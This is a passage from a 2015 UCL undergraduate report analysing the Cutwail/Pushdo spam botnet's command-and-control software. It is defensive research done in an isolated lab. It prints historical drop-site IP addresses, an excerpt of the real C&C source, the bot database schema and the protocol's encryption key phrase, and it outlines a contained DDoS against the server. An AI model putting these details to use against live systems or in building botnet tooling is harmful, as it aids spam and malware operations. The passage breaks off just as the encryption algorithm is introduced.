Individual Project Report

University College London
Department of Computer Science

Analysis of the Cutwail Botnet Command and Control Software

Genki Saito

Supervisor: Dr. Gianluca Stringhini

April 2015

This report is submitted as part requirement for the BSc Degree in Computer Science at UCL. It is substantially the result of my own work except where explicitly indicated in the text.

ABSTRACT

A botnet is a network of compromised machines (bots), under the control of an attacker. Many of these machines are infected without their owners' knowledge, and botnets are the driving force behind several misuses and criminal activities on the Internet (for example spam emails). Depending on its topology, a botnet can have zero or more command and control (C&C) servers, which are centralized machines controlled by the cybercriminal that issue commands and receive reports back from the co-opted bots.

This report presents a detailed analysis on the command and control software of the most prevalent proprietary spamming botnet in 2010: Cutwail/Pushdo. It presents the workflow behind the Cutwail C&C, and the explorations of software vulnerabilities that can be exploited to make the spamming operations less effective. This analysis was made possible by having access to the source code of the C&C software, as well as setting up our own Cutwail C&C server, and by implementing a clone of the Cutwail bot. The clone implements the communication features of Cutwail but does not cause any harm, i.e., no spam emails are sent and no other commands are executed. With the help of this tool, it was possible to estimate the number of bots registered, overwrite information about bots stored in the database, and manipulate the reliability of bots by reporting fake spamming statistics. Furthermore, it was possible to conduct a distributed denial of service (DDoS) attack against the C&C by implementing a SSH botnet consisting of many Cutwail clones.

TABLE OF CONTENTS

Chapter 1

Introduction

Spam accounts for a large portion of the email exchange on the Internet. Not only it wastes costly resources, spam is used as a delivery mechanism for many criminal scams, and malware. Most of this spam is sent using botnets, a network of compromised machines (i.e., bots) under the control of an attacker. With a large number of participating bots, botnets are able to send a tremendous number of spam mails efficiently, and they are often rented to criminal organizations for a fee. Additionally, there are criminal organizations that provide fee-based services to send spam on behalf of third parties.

According to recent study by Symantec, approximately 66% of the email messages on the Internet were classified as spam in the year 2013. In addition, approximately 76% of these spam emails were distributed by spam-sending botnets. However, ongoing actions to disrupt a number of botnet activities have helped to contribute to the gradual decline of this value in recent years (79% in 2012) [**1**].

This report presents a comprehensive analysis of the command and control (C&C) software of one of the largest spamming botnet in 2010: Cutwail/Pushdo. The Cutwail botnet is also known as "*0bulk Psyche Evolution*" in the underground market. Spammers can rent an instance of the botnet for a fee, and use it to deliver malicious or illegal content. In August 2010, researchers from University of California, Santa Barbara and Ruhr University Bochum attempted to take down the botnet, and by collaborating with ISPs and law enforcement they managed to obtain access to 13 C&C servers and 3 development servers (16 servers in total) used by the botnet operators of the Cutwail spam engine [**2**]. This research builds up on their work by analysing the source code of the Cutwail C&C software obtained from the development servers.

1.1 Aims and objectives

The aim of this research is to learn how the Cutwail botnet C&C software operates and explore strategies that could be used for botnet mitigation. Also, we aim to test whether the software contains any vulnerability that could be used to shut down the C&C or make its operation less effective.

Objectives

1. Analyse, compile and run the botnet command and control software source code (written in C) in a controlled environment.

2. Understand how the botnet operates, and code an interface that connects to the C&C in Python.

3. Explore possible bottlenecks in the workflow/design that could be used for botnet mitigation and whether the code contains any software vulnerabilities that one could exploit to shut down the C&C server.

4. Use the designed interface (from step 2.) to simulate attacks against the botnet C&C infrastructure by leveraging the bottlenecks and vulnerabilities previously identified.

An iterative approach is taken between steps 3 and 4. For each of the possible software vulnerabilities found, attacks are simulated using the clone Cutwail bot, and then results were collected and evaluated.

1.2 Contributions

What makes this research novel is the analysis and exploitation of vulnerabilities found in the Cutwail C&C software. Also, this is the first time that a researcher has access to the actual source code of the software of a C&C server for analysis. As a result of having access to the source code, it is possible to observe the workflow of the software and to explore the possible vulnerabilities in the code.

In summary, this research makes the following contributions:

- Estimating the number of bots registered in the database.
- Obtaining spam templates from the C&C server.
- A strategy to overwrite information about bots stored in the database.
- A strategy to manipulate the reliability of bots by reporting back fake statistics.
- A strategy to exhaust the email address lists (commonly referred to as bases) of bulk emails (or spam), which are distributed to bots.
- A strategy to slow down the C&C server by conducting a distributed denial of service (DDoS) attack.

There are practical implications to this research. It is possible that Internet service providers and law enforcements can use the strategies described in this report on existing spamming botnets (with similar structure) to make their operation less effective. By mitigating spamming botnets, we can reduce the amount of resources that get wasted by spam, and also reduce the profit that spammers gain from their criminal activities.

1.3 Outline

This report is organized as follows: Chapter 2 gives background information on the Cutwail botnet, and the related work. Chapter 3 presents the requirement analysis of the botnet and also the clone Cutwail bot interface, which is used to communicate with the C&C. Chapters 4 and 5 present the design and implementation of the testing strategies, and the simulation results obtained and evaluated respectively. Finally, chapter 6 summarizes the project and discusses future work.

Chapter 2

Technical Background

This section provides an overview of the key components of the Cutwail botnet and related work.

2.1 Cutwail botnet structure

Previous research [**2**] analysed the structure of the Cutwail botnet. Cutwail has a fairly simple structure (as shown in Figure 1). The bots connect directly to the C&C server, and receive instructions about emails they should send. After the coopted bots have accomplished their task, they report back spamming statistics (e.g., successful delivery, blacklisted by domain) to the C&C.




Figure 1: Schematic overview of the Cutwail botnet hierarchy.

The original Cutwail botnet emerged in 2007, and has evolved in sophistication from using simple HTTPS requests to a proprietary, encrypted protocol [**2**]. The encrypted protocol is implemented using a block cipher in Electronic Codebook (ECB) mode [**3**,**4**].

2.2 Cutwail installation and infection process

A typical Cutwail infection occurs when a compromised machine executes a so-called "loader" called Pushdo. Examples of infection vector include drive-by download, or an attachment in a spam email. Pushdo behaves as an installation

framework for downloading and executing various malware components. Depending on the victim's operating system configuration, the Pushdo malware will contact a C&C server, and request additional malware components (as shown in Figure 2, Step 1) [**2**].




Figure 2: Overview of the Cutwail installation and infection process.

After Pushdo contacts the C&C, several malware modules are typically downloaded and installed. Commonly, these include rootkits to hide the presence of the malware in the infected machine, the Cutwail spam engine, etc. (Figure 2, Step 2). At this point, the infected machine executes the Cutwail spam engine and becomes a spam bot (Step 3) [**2**].

Detailed studies about Pushdo by Trend Micro are available in [**4**]. They provide state diagrams for processes behind each of the steps found in Figure 2. Also they provide "Drop-site IP addresses" (as shown in Figure 3) that are contacted by Pushdo to request additional malware components described previously (e.g., Cutwail spamming engine, Pushdo's kernel driver, and third party malware). These IP addresses are hardcoded in the installer, and are generally the same between variants of the Pushdo loader. According to their testing, each IP address comes from a different Internet service provider and most of the drop-sites or C&C servers are located in North America.

Dropsite IP Addresses	
70.38.68.137	69.64.67.194
91.211.64.117	74.54.77.82
94.247.3.46	74.54.135.202
192.8.75.216	216.55.176.45
216.195.63.22	72.167.49.117
66.45.246.146	92.62.101.118

Figure 3: IP addresses for drop-sites or C&C servers.

After executing the Cutwail engine, the Cutwail bot then attempts to connect to each of the drop-site IP addresses. Once the bot has successfully established a connection, it issues a specially crafted data package to request for instructions (Figure 2, Step 4). The Cutwail C&C server replies by providing several critical pieces of information to begin a spam campaign (Step 5). Specifically, it provides the bot with the actual spam content through "spam templates" [**2**,**4**].

Contents of spam template [**2**,**4**]:

- A list of target email addresses (i.e., bases) where a spam will be delivered.
- Dictionary consisting of 71,377 entries for generating random sender/recipient names and domains.
- Configuration file containing details that control the spam engine's behaviour (e.g., timing intervals, error handling etc.).
- Optional: a list of compromised SMTP credentials for "high-quality" spam campaigns [**5**].

These techniques are also used by similar botnets to perform template based spamming [**6**].

2.2.1 Pay-Per-Install Services: The Ecosystem of Malware Distribution

In the Internet's vast underground economy, there is commoditization of malware distribution. As previously described, Cutwail bots are typically installed on infected machines by a Trojan component called Pushdo. A service called pay-per-install (PPI) play a key role in the modern malware marketplace by providing means for criminals to outsource the global distribution of their malware. Criminals simply determine the number of victim systems (including specific geographical distribution, if desired), and supply a PPI service with payment and malware executable of choice. In short order, their malware is installed on thousands of new systems, and in today's market, the entire process only costs pennies per target host. PPI services provide cheap and easy way for botmasters to increase the size of their botnets. More details of the PPI infrastructure and business are available in [**7**].

Services offered by the Cutwail botnet were advertised on the Russian underground web forum: *Spamdot.biz*, devoted for spam operations. The analysis of the web forum is available in [**2**]. It states that the forum is divided into two primary categories: spam community and vendor services. Those interested in building a botnet or installing their malware on a large number of systems can seek PPI services, some offering 10,000 installations for approximately $300-$800 [**2**]. However, the prices of bots vary by several factors such as geographic location, and whether they have been blacklisted in the past. Infected machines in the U.S. are more expensive (around $125 per thousand installations) than those in Asia and Europe (around $13 and $35 per thousand installations respectively) [**2**]. While it is assumed by [**2**] that this is because the machines in the U.S. tend to have faster and more reliable Internet connection, a recent study in the factors of successful spamming campaigns state that geographic location of bots does not play a big role in the quality of a bulk (or

spam) [**8**]. This is in contradiction with the market price; however having a bot in a richer country has advantages in some cases such as for an information-stealing botnet.

Some botmasters struggle to maintain a sufficient number of bots that are online, with cases in which the population drops by 50% [**2**]; hence they may have to replenish their supply frequently.

After acquiring sufficient resources to form a botnet, a group may launch their own spam campaigns or rent out portions of their botnet to other spam organizations. Spam-as-a-service can be purchased from around $100-$500 per million emails sent. Also, there are larger campaigns that offer to send 100 million emails per day for $10,000 per month [**2**].

The "conversion rate" of spam is the probability that an unsolicited email will ultimately elicit a "sale," and this underlines the entire spam value proposition [**9**]. Based on the prices of services previously described, it was estimated that the Cutwail operators may have paid between $1,500 and $15,000 on a recurring basis to expand and maintain their botnet, and the Cutwail gang's profit for providing spam services is approximately between $1.7 million to $4.2 million from June 2009 to October 2010 [**2**].

2.3 Spam contents

A study of the Pushdo loader by Trend Micro [**4**] provides decrypted spam contents from the "spam template" described in section 2.2. After a request is sent from the Cutwail bot to the C&C server, the server replies with the standard 2-field type message with encrypted data (several hundred Kb) following. The first 4 bytes of the header field contain the command type. Figure 4 shows the header field containing the command type of 8, corresponding to the "template" command. Also, the decrypted contents of target email addresses and the list of random sender/recipient names and domains are shown in Figures 5 and 6 respectively.




Figure 4: Cutwail response (containing the "template" command) [**4**].

Figure 5: Cutwail target email addresses (bases) [**4**].

Figure 6: Cutwail sender/recipient names and domains [**4**].

The content of the email messages sent by Cutwail included pornography, online pharmacies, phishing, money mule recruitment and malware [**2**,**4**]. The malware (e.g., the Zeus banking Trojan) is typically distributed by persuading a user to open an attachment in the form of greeting card, resume, invitation, mail delivery failure, and a receipt of recent purchase. In addition, many of the emails contained links to malicious websites that attempted to install malware on a victims system through drive-by-download attacks [**2**,**4**].

2.4 Blacklisting

One of the most important aspects of a spam campaign is the ability to pass through both IP-based blacklists and content-based filters. Bots that are not blacklisted are the most valuable since they increase the chance of successfully delivering spam. Each Cutwail bot periodically queries several blacklists (i.e., SORBS [**10**], SpamCop [**11**], DNSBL [**12**]), in order to determine its reputation [**2**] (as shown in Figure 1). This information is reported back to the C&C server and recorded. The C&C server also queries the blacklists periodically to determine the reputation of bots stored in its database.

In order to evade detection by content-based filters, a tool called *macros* can be used to instruct each bot to dynamically generate unique content for each email by modifying fields such as sender address, email subject line, and body (based on the spam template, described in section 2.3) [**6**]. Also, each Cutwail C&C runs a local instance of SpamAssassin, a free open source email spam filter based on content-matching rules [**13**]. Once an email template has been generated, it is passed through SpamAssasin and tweaked until it successfully evades detection.

2.5 Infiltrating Cutwail

Previous work on gaining insights into the operation of botnets via *infiltration* (running clone bots, the so-called "milkers" in controlled environments) can be found in [**14**,**15**,**9**,**16**,**17**]. Such work has primarily aimed at monitoring the instructions issued to bots in order to investigate how botmasters employ their botnets. This project presents novel strategies, which employ milkers as a tool

not only to monitor C&C operations, but also to explore vulnerabilities in the C&C and to conduct attacks against them.

A research on the MegaD botnet, a spamming botnet first observed in 2007, presents a common technique for template milking [**15**]. A similar method has been employed in this project to obtain the spam templates from the Cutwail C&C server. Also, a study of the Waledac botnet, a peer-to-peer spamming botnet taken down in 2010, presented a technique for estimating the number of bots online [**14**]. However, the same technique cannot be used against Cutwail, since the botnets have different topology and work on a different communication mechanism.

The only other research that uses the strategy to provide false reports of email deliveries to the C&C server can be found in [**17**], where the authors reported to the C&C server that the recipients of spam emails do not exist. It states that providing false information about the spamming status leads to a double bind for the spammer: on one hand, if a spammer considers server feedback, he will remove a valid email address from his list. Effectively, this will reduce the number of spam emails delivered to that address. On the other hand, if the spammer does not consider server feedback, this reduces the effectiveness of his spam campaigns since emails are sent to non-existent email addresses [**17**].

Recent analysis of factors that make spam campaigns successful [**8**], state that experience is what matters most for a spammer. Botmasters have to housekeep their botnets well, and by manually tuning botnet parameters, one can dramatically increase the outcome of the spamming campaign [**8**]. The botnet parameters can be tampered with by strategies presented in this project, hence as previously described, deceiving the botmasters by manipulating the spamming reports prove to be effective against spamming operations.

2.6 Related work

This research is primarily based on previous research on the Cutwail botnet presented by Stringhini et al. [**2**,**8**]. Other previous research in the field of spamming botnets falls in two main categories: infiltration of botnets and studying the spam conversion process.

Botnet infiltration. In the past, researchers have infiltrated botnets in order to gain insights to its structure and to monitor its operation [**4**,**7**,**9**,**14**,**15**]. Stock et al. [**14**] presented Walowdac, a clone of the Waledac bot, which was used to investigate the actual size of the Waledac botnet. John et al. performed a similar study by implementing Botlab [**16**]. Cho et al. [**15**] presented their infiltration on the MegaD botnet to discover its C&C architecture and also to obtain the spam template structure through the use of "template milkers."

Studying the spam conversion process. Researchers have analysed the underground economy of spam and the conversion rate by trying to understand how much money spammers make, and how many people purchase the advertised products. Stringhini et al. [**8**] presented analysis of the mathematical

model of the email delivery process included in the "Cutwail manual," which is written by the developers of Cutwail to provide spammers with guidelines on how to operate the system. Kanich et al. [**9**] studied the spam conversion pipeline, and the effect of blacklisting on the delivery rate. This project focuses on how botnet infiltration can be used in order to deceive the botmasters into making their spam operations less effective.

2.7 Tools/Software, programming languages, libraries used

The Cutwail C&C software is coded in C, and the source code provides an installation script, which assist the installation process on a machine running either Linux or FreeBSD. Hence, the GNU compiler collection (GCC) is used to install the software and the GNU Project Debugger (GDB) is used in this project to debug the binaries installed.

The clone Cutwail bots are coded in Python for the following reasons:

- There are plenty of libraries to handle string data, in particular the client/server socket binary streams.
- A foreign function library called *ctypes* is useful for implementing structures defined in the C code (of the C&C software).
- Portability: Python runs on a wide range of operating systems/architectures.

A Secure Shell (SSH) botnet is implemented in this project, since it is convenient to have control over a botnet in order to conduct a distributed denial of service attack against the Cutwail C&C server. It is also implemented in Python using a library called *pexpect* to automate the connection process of SSH. Each SSH bot is a VMware virtual machine running Linux.

Chapter 3

Requirements and Analysis

This chapter describes the requirements and analysis of the Cutwail botnet C&C software (from the botmaster's perspective), the clone Cutwail bot, and the SSH botnet.

3.1 Ethical measurement

This project does not compromise or attack any machines outside the controlled experimental setup. The Cutwail C&C software and the clone bots are installed on VMware virtual machines, and *Host-Only* networking is used, which creates a network that is completely contained within the host computer [**18**].

3.2 Cutwail botnet requirements

This section presents the basic requirements of the Cutwail botnet to operate a spam campaign, from the perspective of the botmaster/spammer:

- The C&C server should maintain a database of bots containing the IP address, time last seen, and their statistics on spam email deliveries.
- The server should have a list of bases (i.e., target email addresses).
- The server should have spam templates used to generate emails.
- The server should have a dictionary to generate sender/recipient names and domains used in the email headers.
- A spammer should be able to operate a spam campaign by setting up bulk operations, with their configurations stored in the database.
- An encrypted protocol should be used for communication between the C&C server and the Cutwail bot.
- Each Cutwail bot should periodically send a request to the server for commands, and report back spamming statistics with reference to their bot identification number (BID). The BID field is set to zero for the initial request to the server.
- If a bot establishes a connection with the C&C server, the server should record the bot IP address and check whether the bot has already been registered in the database by referencing its BID. For new bots, the server should reply with a new BID number, and also send back a spam template for bulks in operation. On the other hand, for bots that are already registered, the server should record the spamming reports to the database.
- The server should run an instance of the SpamAssassin [**13**] service in order to generate spam templates that will evade content-based filters.
- The server should query IP-based blacklists [**10**,**11**,**12**] periodically to determine the reputation of the bots registered in the database.
- Each Cutwail bot should also query the IP-based backlists in order to determine its reputation.

- The server should not send spam templates for bots that are blacklisted.
- The botmaster should regularly perform maintenance on the botnet by removing bots that are performing poorly or are blacklisted, in order to increase the effectiveness of spam campaigns.

The developers of Cutwail have implemented the requirements above. Chapters 4 and 5 in this report will present how the workflow of the C&C server based on these requirements can be exploited to make the botnet perform less effectively.

3.3 Clone Cutwail bot requirements

This section presents the requirements for the clone Cutwail bot, which is used to communicate with the Cutwail C&C server.

The clone bot:

- Must implement the encrypted protocol in order to send valid requests to the C&C server, and to decrypt the server response.
- Must implement the C structures that are used in the C&C server program code.
- Must be able to process the server response and modify the correct fields in the server request data package accordingly (e.g., the BID field in the header).
- Should be able to interpret different command types contained in the server response.
- Should only implement the communication features of Cutwail; it should not cause any harm by sending spam emails etc.

The clone Cutwail tool is primarily used for communicating with the Cutwail C&C server. As Cutwail uses a proprietary encrypted protocol to communicate with its bots, the clone must also implement this protocol in order to communicate with the C&C server correctly.

The clone may have to modify different fields in the server request depending on the server response. This includes fields such as the BID field in the header, or the "blacklisted" field in the spamming report. This could be done by handling data at different offsets in the data package, or by implementing the C structures used in the server program code.

During a distributed denial of service attack against the C&C server, multiple instances of the Cutwail clone will be used. It is likely that the attack will slow down the C&C server such that the socket connections start to raise timeout errors; hence the socket connections must be coded robustly.

3.4 SSH botnet requirements

This section presents the requirements for the SSH botnet used for the distributed denial of service attack against the Cutwail C&C server. Each SSH bot is a VMware virtual machine, which is able to run one or more instances of the

clone Cutwail bot. "Bot" in this section refer to the "SSH bot" (not the Cutwail bot), unless otherwise stated.

The SSH botnet C&C server script:

- Must maintain a list of bot IP addresses to establish SSH connections with.
- Must be able to automate each SSH authentication to the bots.
- Must be able to issue shell commands to all the bots given just one command from the user, and retrieve the execution results.
- Should present the user with a command prompt to issue commands to the bots.
- Should maintain the statuses of each bot, to identify which bots are active.
- Should show any connection errors to the user and update the bot status accordingly.
- Should multi-thread each shell command to the bots to increase performance.

Each SSH bot (i.e., the virtual machine):

- Must be able to run one or more instances of the clone Cutwail bot.
- Must periodically report its IP address to the SSH C&C server.
- Must be able to route network traffic to the Cutwail C&C server.
- Should have a mechanism for updating the Python scripts installed.

When the SSH botnet server script is executed, it should attempt to automatically connect to each bot via SSH; any errors during this process should be displayed to the user. The user should then be presented a command prompt, in which a single command can be issued to each of the active SSH bots. Each SSH bot should report back the execution result of the command upon completion. To improve performance, the SSH C&C server should create a thread for each bot to execute the command.

Each SSH bot must periodically report its IP address and status (e.g., active) to keep an updated record on the SSH C&C server. In this experiment, each SSH bot must be on the same network as the Cutwail C&C server since Host-Only network is configured. Updating the Python scripts installed should be made easy by use of a version control system.




Figure 7: UML diagram of the SSH botnet

Chapter 4

Design and Implementation

This chapter describes the design and implementation of the Cutwail botnet C&C, the clone Cutwail bot, the SSH botnet, and the strategies that can be used for mitigating spamming botnets.

In this project, we have developed the clone Cutwail bot, the SSH botnet and the strategies used for botnet mitigation, whereas the Cutwail C&C software is developed by the Cutwail gang.

4.1 Implementation of the Cutwail botnet C&C

This section describes the *key* details on the design and implementation of the Cutwail C&C software, focusing on the bulk operation.

4.1.1 Installation process

The developer of Cutwail provides a shell script to assist the installation of the Cutwail C&C software. The script first downloads libraries required to compile the program code, initialises the database, and configures the SpamAssassin service. Then it configures the Makefile that generates five binary executable files, which are installed under the */usr/local/psyche* directory.

4.1.2 Executable files

The main executable responsible for running the spam operation is called *spcntrl* (spam control). Also an executable called *spsupport* is run to support the spam operation by for example, querying the IP-based blacklists in order to determine the reputation of bots registered in the database. This section will focus on the operation of the spcntrl program.

Appendix 8.5 shows the simplified startup routine of the spcntrl program. It first checks whether the same program is already running. If not, the program checks the IFHASH, the hash value of the host's network interface configuration, generated by the configuration script during the installation process. This is a mechanism for preventing security analysts from executing the program that has been moved onto another environment.

After the program has successfully started, *common configurations* (commonly abbreviated as *cc*) are loaded from the database. These are the general configurations regarding the operation of the C&C server, which are independent from the configuration of each bulk operation (covered in the following sections). For example, the ADDR defines the IP address of the C&C server, and the constant NBOTS defines the maximum number of bots the server can control.

The server log for loading the common configurations can be found in Appendix 8.2.

4.1.3 Databases

The installation process initialises a database named *4bnev*, which has 34 tables that contain detailed statistics about the bots and overall spam operation. The credentials required to connect to the database can be found in a file called *server.conf*. The tables concerned are: *base, basemx, blacklist, bot, botstatus, bulk, bulkstatus, commonconfig, header, macros, mailfrom, message, rec, and struct.*

Bot, and botstatus: The bot table stores the IP address and spamming statistics for each bot registered. The botstatus table contains general information about bots, e.g., the number of bots online. The column fields in the bot table are shown in Figure 8.

Base, and basemx: The base table has records containing file-path to a list of bases, which are used for a bulk operation. The basemx (MX stands for Mail Exchanger) table records the statistics for each base, e.g., the percentage of mails delivered.

Header, macros, mailfrom, and message: These tables contain information that is used to generate the spam template described in chapter 2.3. An example email header and message are shown in Appendix 8.3 and Appendix 8.4 respectively. These email headers and messages contain fields that are filled in dynamically by macros to generate a unique spam email.

Commonconfig, rec, and struct: These tables store information about the common configurations, which are loaded during program startup.

Blacklist: This table stores the domains of IP-based blacklists, e.g., bl.spamcop.net and dnsbl.sorbs.net.

```
mysql> desc bot;
+-----------------+-----------------------+------+-----+---------+----------------+
| Field           | Type                  | Null | Key | Default | Extra          |
+-----------------+-----------------------+------+-----+---------+----------------+
| bid             | int(10) unsigned      | NO   | PRI | NULL    | auto_increment |
| ip              | varchar(15)           | NO   |     |         |                |
| iplocal         | varchar(15)           | NO   |     |         |                |
| flags           | int(10)               | NO   |     | 0       |                |
| restart         | int(1) unsigned       | NO   |     | 0       |                |
| host            | varchar(200)          | YES  |     | NULL    |                |
| lastseen        | int(10) unsigned      | NO   | MUL | 0       |                |
| borndate        | int(10) unsigned      | NO   | MUL | 0       |                |
| smtpavailable   | smallint(3) unsigned  | NO   | MUL | 0       |                |
| winversion      | int(10) unsigned      | NO   | MUL | 0       |                |
| bulkversion     | int(10) unsigned      | NO   |     | 0       |                |
| countrycode     | varchar(32)           | YES  |     | NULL    |                |
| countryname     | varchar(32)           | YES  |     | NULL    |                |
| blackstatus     | int(10)               | NO   |     | 0       |                |
| blackdate       | int(10)               | NO   |     | 0       |                |
| bsent           | int(10)               | NO   |     | 0       |                |
| bnomx           | int(10)               | NO   |     | 0       |                |
| bsmtptimeout    | int(10)               | NO   |     | 0       |                |
| bother          | int(10)               | NO   |     | 0       |                |
| speed           | int(10) unsigned      | NO   |     | 0       |                |
| captcha_good    | int(10) unsigned      | NO   |     | 0       |                |
| captcha_total   | int(10) unsigned      | NO   |     | 0       |                |
| bnouser         | int(10) unsigned      | NO   |     | 0       |                |
| bunlucky        | int(10) unsigned      | NO   |     | 0       |                |
| bunksmtpansw    | int(10) unsigned      | NO   |     | 0       |                |
| bblacklisted    | int(10) unsigned      | NO   |     | 0       |                |
| bmailfrombad    | int(10) unsigned      | NO   |     | 0       |                |
| bgraylisted     | int(10) unsigned      | NO   |     | 0       |                |
| bnomxip         | int(10) unsigned      | NO   |     | 0       |                |
| bnoaliveip      | int(10) unsigned      | NO   |     | 0       |                |
| bconnect        | int(10) unsigned      | NO   |     | 0       |                |
| brecv           | int(10) unsigned      | NO   |     | 0       |                |
| bbotmailtimeout | int(10) unsigned      | NO   |     | 0       |                |
| bspammessage    | int(10) unsigned      | NO   |     | 0       |                |
| bnohostname     | int(10) unsigned      | NO   |     | 0       |                |
| del_me_now      | int(10) unsigned      | NO   |     | 0       |                |
| httpavailable   | smallint(1) unsigned  | NO   |     | 0       |                |
+-----------------+-----------------------+------+-----+---------+----------------+
37 rows in set (0.00 sec)
```

Figure 8: Columns in the bot table storing information about each bot and their spam delivery statistics.

4.1.4 Setting up a bulk operation

The constant NBULK in the common configuration defines the number of bulk operations run by the C&C server, it is set to 5 by default. Appendix 8.5 shows the starting process of bulk operations during the execution of the spcntrl program. On startup, the spcntrl program will try to load 5 (NBULK) bulk operations that are set to the "work" (KSTWORK) state.

Multiple spammers can use the same Cutwail C&C server to operate different spam campaigns. Each bulk operation can be configured differently by changing the configuration identifier in the *bulk* table.

4.1.5 Bot management

Appendix 8.6 shows the simplified operation of the bot management thread started by the spcntrl program (in Appendix 8.5).

The C&C waits until it receives a request from a Cutwail bot. After receiving a request, the server processes the header field, which contains the BID of the bot. If the BID is zero, the bot is identified as "new." The server will then assign a new BID to the bot and record its information (e.g., IP address, BID) to the database. Otherwise, the server will expect a spamming report, which is decrypted and recorded to the database. If there are bulk operations in the "work" state, the server will send the corresponding spam template to the bot, if it has not been received before. Also it will distribute a portion of the email database list if it is not empty, and bases (i.e., the target email addresses) that are distributed are removed from the list. If the bot is blacklisted, it will not receive any spam templates or bases.

4.1.6 Blacklisted bots

The C&C server avoids sending bases and spam templates to bots that are blacklisted. The code shown below in Figure 9 is responsible for this behaviour.

```
/* black bot */
        if(bulk -> cc.useblackbots <= 3 &&
           bot -> blacklststatus < bulk -> cc.useblackbots) continue;

        if(bulk -> cc.useblackbots > 3 &&
           bot -> blacklststatus > (6 - bulk -> cc.useblackbots)) continue;

/* internal banned bulk */
        for(k = 0; k < bot -> refbulk_size; k++)
          if(bot -> refbulk[k] == bulk -> id_bulk)
            break;

        if(k != bot -> refbulk_size) continue;

/* f*** you black bot */
      if(bulk -> spam_engine != SPAM_ENGINE_INT) {
        if(bulk -> cc.useblackbots <= 3 &&
           bot -> blacklststatus < bulk -> cc.useblackbots) {
           bulk_bot_free_i(db, bot, bulkarray, i);

          continue;
        }

        if(bulk -> cc.useblackbots > 3 &&
           bot -> blacklststatus > (6 - bulk -> cc.useblackbots)) {
          bulk_bot_free_i(db, bot, bulkarray, i);

          continue;
        }
      }
```

Figure 9: Mechanism to avoid distributing work to blacklisted bots.

The function *bulk_bot_free()* is called on blacklisted bot so that it is not used in the bulk operation.

4.1.7 Encrypted protocol

The Cutwail botnet encrypts its communication using a block cipher in Electronic Codebook (ECB) mode. The implementation can be found in *pcrypt.c*.

The encryption key is a Russian phrase, 29 characters long: "Poshel-ka ti na hui drug aver".

The encryption algorithm:

